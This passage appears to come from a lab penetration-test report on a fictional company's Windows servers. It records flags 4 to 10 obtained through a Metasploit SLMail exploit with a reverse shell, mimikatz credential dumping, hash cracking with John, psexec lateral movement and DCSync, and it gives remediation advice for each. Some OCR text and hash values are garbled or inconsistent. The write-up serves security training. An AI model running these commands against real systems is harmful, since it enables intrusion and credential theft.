| 100556/rw-rw-rw- | 1991 | file | 2022-04-17 20:36:05 -0400 | maillog.004  |
| 100556/rw-rw-rw- | 2218 | file | 2022-04-16 20:47:12 -0400 | maillog.005  |
| 100556/rw-rw-rw- | 2831 | file | 2022-06-22 23:38:54 -0400 | maillog.006  |
| 100556/rw-rw-rw- | 1991 | file | 2022-07-13 12:08:13 -0400 | maillog.007  |
| 100556/rw-rw-rw- | 2366 | file | 2022-02-08 15:38:27 -0500 | maillog.008  |
| 100556/rw-rw-rw- | 6982 | file | 2022-02-18 19:39:58 -0500 | maillog.009  |
| 100556/rw-rw-rw- | 7271 | file | 2022-02-18 19:38:34 -0500 | maillog.txt  |



meterpreter > cat flag6.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

flag 4: 822e3434a10440ad9cc086197819b49d

Affected Hosts

172.22.117.20

Remediation

To remediate SLMail Vulnerability:

- Replace SLMail with a more modern, secure email server. If that is not possible, make sure SLMail is up to date with the latest patches and updates.
- Disable unnecessary SLMail services or features to reduce the attack surface.
- Use strong passwords that are difficult to guess and follow NIST guidelines.
- Monitor SLMail logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers.

Vulnerability 32

Findings

Title

Attacking Rekall's Windows Servers, Flag 5

Type	Windows OS
Risk Rating	Critical
Description	Schtasks Vulnerability
Images	<pre> msf5 exploit(windows/gmssl/ssl/ssl) > exploit [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:59788) at 2023-02-19 11:13:30 -0500 meterpreter > pwd C:\Program Files (x86)\SLmail\System meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name ----- 100066/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag5.txt 100066/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100066/rw-rw-rw- 1040 fil 2022-03-17 11:22:48 -0400 maillog.000 100066/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100066/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100066/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100066/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100066/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100066/rw-rw-rw- 2031 fil 2022-06-22 23:30:54 -0400 maillog.006 100066/rw-rw-rw- 1991 fil 2022-07-13 12:00:13 -0400 maillog.007 100066/rw-rw-rw- 2366 fil 2023-02-08 19:38:37 -0500 maillog.008 100066/rw-rw-rw- 6902 fil 2023-02-10 19:39:50 -0500 maillog.009 100066/rw-rw-rw- 9279 fil 2023-02-19 10:45:57 -0500 maillog.00a 100066/rw-rw-rw- 3721 fil 2023-02-19 11:13:29 -0500 maillog.txt meterpreter > schtasks [-] Unknown command: schtasks meterpreter > shell Process 4492 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLmail\System>schtasks /query schtasks /query C:\Program Files (x86)\SLmail\System>schtasks /query schtasks /query Folder: \ TaskName Next Run Time Status ----- flag5 N/A Running MicrosoftEdgeUpdateTaskMachineCore 2/19/2023 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 2/19/2023 9:04:48 AM Ready OneDrive Reporting Task-S-1-5-21-2013923 2/19/2023 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 2/19/2023 1:41:33 PM Ready Folder: \Microsoft TaskName Next Run Time Status ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneCore TaskName Next Run Time Status ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows\ .NET Framework TaskName Next Run Time Status ----- .NET Framework NGEN v4.0.30319 N/A Ready .NET Framework NGEN v4.0.30319 64 N/A Ready .NET Framework NGEN v4.0.30319 64 Critic N/A Disabled .NET Framework NGEN v4.0.30319 Critical N/A Disabled </pre>

	<pre> C:\Program Files (x86)\Stmail\System>schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: TaskName: WIN10 Next Run Time: \Flag5 Status: N/A Logon Mode: Ready Last Run Time: Interactive/Background Last Result: 2/19/2023 8:35:57 AM Author: 1 Task To Run: WIN10\sysadmin Start In: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Comment: N/A 54fa8cd5c1354adc9214969d716673f5 </pre> <p>flag 5: 54fa8cd5c1354adc9214969d716673f5</p>
Affected Hosts	172.22.117.20
Remediation	<p>To remediate Schtasks Vulnerability:</p> <ul style="list-style-type: none"> Ensure that all Windows systems are up to date with the latest patches and updates. Use a firewall to limit inbound and outbound traffic from the Windows system to trusted sources and block unnecessary and suspicious activity. Monitor Windows system logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers.

Vulnerability 33	Findings
Title	Attacking Rekall's Windows Servers, Flag 6
Type	Windows OS
Risk Rating	Critical
Description	Credential Dumping
Images	<pre> C:\Program Files (x86)\SLmail\System>exit exit meterpreter > load kiwi Loading extension kiwi... #####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY "gentilkiwi" (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v #' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. </pre>


```

meterpreter > ls_a_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830448a75bebebeca

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6c49ebb29d6750b9a34fee28fadbb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount
Default Iterations : 4096
Credentials
aes256_hmac (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
aes128_hmac (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
des_cbc_md5 (4096) : 8f7f0bf8d651fe34

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WDAGUtilityAccount
Credentials:
des_cbc_md5 : 8f7f0bf8d651fe34

RID : 000003e9 (1001)
User : sysadmin
Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 842980376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
Default Salt : DESKTOP-2I13CU6sysadmin
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9
des_cbc_md5 (4096) : 94f4e331081f3443
OldCredentials
aes256_hmac (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
aes128_hmac (4096) : 5a966fa1fc71eee2ec781da25c055ce9

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39


```

Use john to crack ntlm hash:

```

GNU nano 5.4 hash6.txt *
user:50135ed3bf5e77097409e4a9aa11aa39

```

	<div><pre>(root@kali) ~ # nano hash6.txt (root@kali) ~ # john hash6.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NTLMv2 \$M\$256/256 AVX2 8x3) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance. Warning: Only 16 candidates buffered for the current salt, minimum 24 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (user) lg 0:00:00:00 DONE 2/3 (2023-02-19 11:40) 6.250g/s 563400p/s 563400c/s 563400C/s News2..Zephyr! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre><p>flag 6: Computer!</p></div>
Affected Hosts	172.22.117.20
Remediation	<p>To remediate Credential Dumping Vulnerability:</p> <ul style="list-style-type: none">• Ensure that all Windows systems are up-to-date with the latest patches and updates.• Use an Endpoint Detection and Response (EDR) solution to monitor and respond to suspicious activity on the system, specifically credential dumping.• Monitor Windows system logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers.


Vulnerability 34	Findings
Title	Attacking Rekall's Windows Servers, Flag 7

Type	Windows OS
Risk Rating	Medium
Description	Sensitive Data Exposure
Images	 <pre> C:\Program Files (x86)\SLmail\System meterpreter > search -f flag*.txt Found 4 results ... Path Size (bytes) Modified (UTC) ----- c:\Program Files (x86)\SLmail\System\flag4.txt 32 2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\flag7.txt 32 2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt 34 2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt 32 2022-02-15 16:55:04 -0500 meterpreter > search -f flag*.txt Found 4 results ... Path Size (bytes) Modified (UTC) ----- c:\Program Files (x86)\SLmail\System\flag4.txt 32 2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\flag7.txt 32 2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt 34 2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt 32 2022-02-15 16:55:04 -0500 meterpreter > cat flag7.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter > cat c:\Users\Public\Documents\flag7.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter > pwd C:\Program Files (x86)\SLmail\System meterpreter > cd ../../../../ meterpreter > pwd C:\ meterpreter > cd \Users\Public\Documents [-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified. meterpreter > cd Users meterpreter > cd public meterpreter > cd Documents meterpreter > ls Listing: C:\Users\public\Documents Mode Size Type Last modified Name ----- 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fcdc </pre> <p>flag 7: 6fd73e3a2c2740328d57ef32557c2fcdc</p>
Affected Hosts	172.22.117.20
Remediation	Reference Remediation for Vulnerability 4.


Vulnerability 35	Findings
Title	Attacking Rekall's Windows Servers, Flag 8
Type	Windows OS

Risk Rating	High
Description	Credential Dumping
Images	 <pre> meterpreter > load kiwi Loading extension kiwi... ##### mimikatz 2.2.0 20191125 (x86/windows) ## * ## "A La Vie, A L'Amour" - (oe.oe) ## / \ ## /*** Benjamin DELPY "gentilkiwi" (benjamin@gentilkiwi.com) ## / \ ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ##### > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > kiwi_cwd lsadump::cache Domain : WIN10 SysKey : 5746a191a13db180e63aa2583949573f Local name : WIN10 (5-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (5-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d8ee4ca75ea7} [0] {810bc393-7993-b2cb-ad39-d8ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3a182747135096323a12d97ee82f9d14c046020 * Iteration is set to default (10240) [NL\$1 - 2/19/2023 9:25:18 AM] RID : 00000450 (1104) User : REKALL\ADMBob McCacheV2 : f7267c855ec5c69526f501d5d461315b Use john to crack: GNU nano 5.4 hash8.txt * ADMBob:3f267c855ec5c69526f501d5d461315b ~# nano hash8.txt ~# john hash8.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (ADMBob) lg 0:00:00:00 DONE 2/3 (2023-02-19 12:32) 2.173g/s 2260p/s 2260c/s 2260C/s falcon..barney Use the "--show --format=mscash2" options to display all of the cracked passwords reliably Session completed. ADMBob:Changeme! (username:password) meterpreter > exit [*] Shutting down Meterpreter... [*] 172.22.117.20 - Meterpreter session 1 closed. Reason: User exit msf6 exploit(windows/pops/seattlelab_pans) > use exploit/windows/smb/psexec [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp </pre>

	<pre>msf6 exploit(windows/smb/psexec) > options Module options (exploit/windows/smb/psexec): Name Current Setting Required Description -- - RHOSTS 172.22.117.10 yes The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit RPORT 445 yes The SMB service port (TCP) SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing SERVICE_DISPLAY_NAME no The service display name SERVICE_NAME no The service name SMBDomain rekall no The Windows domain to use for authentication SMBPass Changeme! no The password for the specified username SMBShare no The share to connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write folder share SMBUser ADMBob no The username to authenticate as Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description -- - EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(windows/smb/psexec) > exploit [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445/rekall as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.10:56519) at 2023-02-19 12:36:26 -0500 meterpreter > shell Process 516 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net user net user User accounts for \\ Administrator flag8-ad12fc2ffc1e47 Guest hdodge krbtgt tschubert The command completed with one or more errors.</pre> <p>flag 8: ad12fc2ffc1e47</p>
Affected Hosts	172.22.117.10
Remediation	Reference Remediation for Vulnerability 33.

Title	Attacking Rekall's Windows Servers, Flag 9
Type	Windows OS
Risk Rating	Critical
Description	Sensitive Data Exposure
Images	 <p>The screenshot shows a Windows command prompt with the following commands and output:</p> <pre> meterpreter > pwd C:\Windows\system32 meterpreter > cd ../../.. meterpreter > pwd C:\ meterpreter > ls Listing: C:\ Mode Size Type Last modified Name ----- 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > </pre> <p>flag 9: f7356e02f44c4fe7bf5374ff9bcbf872</p>
Affected Hosts	172.22.117.10
Remediation	Reference Remediation for Vulnerability 4.

Vulnerability 37	Findings
Title	Attacking Rekall's Windows Servers, Flag 10
Type	Windows OS

Risk Rating	High
Description	DCSync
Images	 <pre> meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > meterpreter > load kiwi Loading extension kiwimimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /** Benjamin DELPY "gentilkiwi" (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Contr oller) [*] Account : administrator [*] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582 [*] LM Hash : 0e906c3297833f53b59d81ba2338be55 [*] SID : S-1-5-21-3484658390-3609884676-116297675-500 [*] RID : 500 flag 10: 4f0cfd309a1965906fd2ec39dd23d582 </pre>
Affected Hosts	172.22.117.10
Remediation	<p>To remediate DCSync Vulnerability:</p> <ul style="list-style-type: none"> Consider disabling DCSync functionality in Active Directory to prevent this attack from occurring. Ensure that all Windows systems are up-to-date with patches and updates. Use network segmentation to reduce the attack surface and impact of the DCSync vulnerability. Implement strong passwords in accordance with NIST guidelines. Use MFA to prevent unauthorized access to sensitive data. Implement access controls so that only authorized users can access and modify stored data